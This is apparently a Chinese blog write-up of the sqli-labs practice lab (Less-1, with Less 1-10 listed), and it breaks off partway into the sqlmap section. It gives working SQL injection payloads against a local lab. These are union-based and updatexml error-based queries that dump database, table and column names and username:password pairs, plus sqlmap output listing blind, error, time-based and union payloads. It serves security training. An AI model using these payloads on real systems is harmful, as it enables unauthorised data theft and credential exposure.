sqli-labs-通关writeup 1-10

原创

Lynx9528 于 2020-08-12 17:23:40 发布 164 收藏 1
分类专栏： Sql注入

Sql注入 专栏收录该内容
1 篇文章 0 订阅
订阅专栏

Less 1-10


文章目录

Less 1-10
Less-1 基于错误的GET单引号字符型注入
Less-2 基于错误的GET整型注入
Less-3 基于错误的GET单引号变形字符型注入
Less-4 基于错误的GET双引号字符型注入
Less-5 双注入GET单引号字符型注入
Less-6 双注入GET双引号字符型注入
Less-7 导出文件GET字符型注入
Less-8 布尔型单引号GET盲注
Less-9 基于时间的GET单引号盲注
Less-10 基于时间的双引号盲注

Less-1 基于错误的GET单引号字符型注入

- **0x01 手动union联合查询注入**
  输入单引号,页面报错,输入两个单引号,回显正常 ,说明存在字符型sql输入

```
http://127.0.0.1/sqli-labs-master/Less-1/?id=1'
```


127.0.0.1/sqli-labs-master/Less-1/?id=1'

最常访问 常用网址 靶场

Welcome Dhakkan

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''1'' LIMIT 0,1' at line 1

SQLI DUMB SERIES-1

https://blog.csdn.net/Lynx9528


根据报错信息,可以确定传入参数被存到一对单引号之间
猜想sql语句大概这样:
`select * from user where id='1'`
闭合方法: 通过单引号闭合前面的单引号 然后注释掉后面的内容

sql中的几种注释

1. # / %23(url编码)
2. –空格 / --+
3. /* … */

开工

通过order by查询字段数

> payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=1' order by 3--+`
> 字段数先取4,报错(说第4列未知)
> 
> 127.0.0.1/sqli-labs-master/Less-1/?id=1' order by 4--+
>
> 最常访问 常用网址 靶场
>
> Welcome Dhakkan
>
> Unknown column '4' in 'order clause'
>
> SQLI DUMB SERIES-1
>
> https://blog.csdn.net/Lynx9528
>
> 字段数取3后页正常显示


测试回显位置

> payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,2,3--+`
> 要执行union后的语句就要让union前的查询语句不正确，取id=-1或0(只要不存在就ok)
> 通过回显可位可知, 2,3字段位置有回显

爆数据库名
先介绍几个重要函数:
database() # 当前数据库
user() #当前用户
version() #数据库版本信息

> payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3--+`

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3--+`



127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,database(),3--+

Welcome Dhakkan
Your Login name:security
Your Password:3

由回显信息可知, 数据库名为 “security”

爆表名


payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,table_name,3 from information_schema.tables where table_schema='security'--+`


127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,table_name,3 from infor

Welcome Dhakkan
Your Login name:emails
Your Password:3

发现只能显示一个表名, 查看源码发现后台 使用 limit 限制回显行数
可以通过通过group_concat()函数显示多个字段


> group_concat() #把一个字段的所有行的结果连在一起返回


127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(table_nam

Welcome Dhakkan
Your Login name:emails,referers,uagents,users
Your Password:3

爆字段名

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(column_name),3 from information_schema.columns where table_name='users'--+`


127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(column_n

Welcome Dhakkan
Your Login
name:id,name,email,salary,user_id,first_name,last_name,user,password,avatar,last_login,failed_login,id,username,password,lev
Your Password:3


Your Password:3

SQLI DUMB SERIES-1

https://blog.csdn.net/Lynx9528

爆内容

payload: `http://127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(concat_ws(0x3a,username,password)),3 from security.users--+`


127.0.0.1/sqli-labs-master/Less-1/?id=-1' union select 1,group_concat(concat_ws

Welcome Dhakkan
Your Login name:Dumb:Dumb,Angelina:I-kill-you,Dummy:p@ssword,secure:crappy,stupid:stupidity,superman:genious,batman:mob!le,admin:admin,admin1:admin1,admin
Your Password:3

SQLI DUMB SERIES-1

https://blog.csdn.net/Lynx9528


> concat_ws函数,用指定字符 [拼接] 指定内容

0x3a 表示十六进制的 : (冒号)

- **0x02 手动报错型注入**

payload:

`payload1: ?id=1' and 1=1`



127.0.0.1/sqli-labs-master/Less-1/?id=1' and 1=1--+

Welcome Dhakkan
Your Login name:Dumb
Your Password:Dumb

SQLI DUMB SERIES-1

https://blog.csdn.net/Lynx9528

`payload2: ?id=1' and 1=2`


127.0.0.1/sqli-labs-master/Less-1/?id=1' and 1=2--+

Welcome Dhakkan

SQLI DUMB SERIES-1

https://blog.csdn.net/Lynx9528


证明存在报错注入

几种重要的报错注入函数:


>
> `updatexml()` #MYSQL对XML文档数据进行查询和修改的XPATH函数.
> `extractvalue()` #MYSQL对XML文档数据进行查询的XPATH函数.
> `floor()` # MYSQL中用来取整的函数
> `concat` 把传进去的两个参数组合成一个完整的参数再打印出 0x7e为 ~ 的16进制(避免报错内容不被吃掉(也可用其他符号的16进制))


开始注入:

爆库名

> payload: `?id=1' and updatexml(1,concat(0x7e,database()),0)--+`
>
> 
>
> 127.0.0.1/sqli-labs-master/Less-1/?id=1' and updatexml(1,concat(0x7e,database(
>
> Welcome Dhakkan
> XPATH syntax error: '~security'
>
> SQLI DUMB SERIES-1
>
> https://blog.csdn.net/Lynx9528
>
> 由图可知, 数据库名与报错信息一起被回显到页面

爆表名


> payload: `?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security')),0)--+`
>
> 
>
> 127.0.0.1/sqli-labs-master/Less-1/?id=1' and updatexml(1,concat(0x7e,(select ta
>
> Welcome Dhakkan
> Subquery returns more than 1 row
>
> SQLI DUMB SERIES-1
>
> https://blog.csdn.net/Lynx9528

> 报错提示Subquery returns more than 1 row
> 原因是报错只能依次显示一行, 我们可以使用limit限制回显行数
> payload: `?id=1' and updatexml(1,concat(0x7e,(select table_name from information_schema.tables where table_schema='security' limit 0,1)),0)--+`
>
> 
>
> 127.0.0.1/sqli-labs-master/Less-1/?id=1' and updatexml(1,concat(0x7e,(select ta
>
> Welcome Dhakkan
> XPATH syntax error: '~emails'
>
> SQLI DUMB SERIES-1
>
> https://blog.csdn.net/Lynx9528

> 通过改变limit a,1 中a的值, 依次爆出security中的表为:
> emails, referers, uagents, users

爆字段名

payload: `?id=1' and updatexml(1,concat(0x7e,(select column_name from information_schema.columns where table_name='users' limit 4,1)),0)--+`



127.0.0.1/sqli-labs-master/Less-1/?id=1' and updatexml(1,concat(0x7e,(select co
最常访问
常用网址
靶场
移动设备上的书签
SQLI DUMB SERIES-1
https://blog.csdn.net/Lynx9528

```
Welcome    Dhakkan
XPATH syntax error: '~id'
```

具体操作同上, 依次爆出字段名为:
id, username, password

爆内容

payload: `?id=1' and updatexml(1,concat(0x7e,(select concat_ws(0x3a,id,username,password) from security.users limit 0,1)),0)--+`



127.0.0.1/sqli-labs-master/Less-1/?id=1' and updatexml(1,concat(0x7e,(select co
最常访问
常用网址
靶场
移动设备上的书签
SQLI DUMB SERIES-1
https://blog.csdn.net/Lynx9528

```
Welcome    Dhakkan
XPATH syntax error: '~1:Dumb:Dumb'
```


0x03 通过工具**sqlmap**自动注入(至少Less-1~Less-10可用该方法测试)

自动扫描漏洞

payload: `python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1`




```
D:\Web\sqlmap>python sqlmap.py -u http://127.0.0.1/sqli-labs-master/Less-1/?id=1
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3.11#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all
 applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 18:55:18 /2020-01-02/

[18:55:19] [INFO] resuming back-end DBMS 'mysql'
[18:55:19] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 2346=2346 AND 'wcom'='wcom

    Type: error-based
    Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND (SELECT 7632 FROM(SELECT COUNT(*),CONCAT(0x7171767a71,(SELECT (ELT(7632=7632,1))),0x716a706b71,FLOOR(RAND(0)*2))x FROM INFORM
ATION_SCHEMA.PLUGINS GROUP BY x)a) AND 'mHEB'='mHEB

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 3332 FROM (SELECT(SLEEP(5)))PcGe) AND 'eJzB'='eJzB

    Type: UNION query
```



```
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=-1328' UNION ALL SELECT NULL,CONCAT(0x7171767a71,0x59794459726d6e6c735a7546766c4f76474d534d76776867626447757442615051 6d526a79677771,
0x716a706b71),NULL-- tdfZ
---
[18:55:19] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0
```

爆数据库名

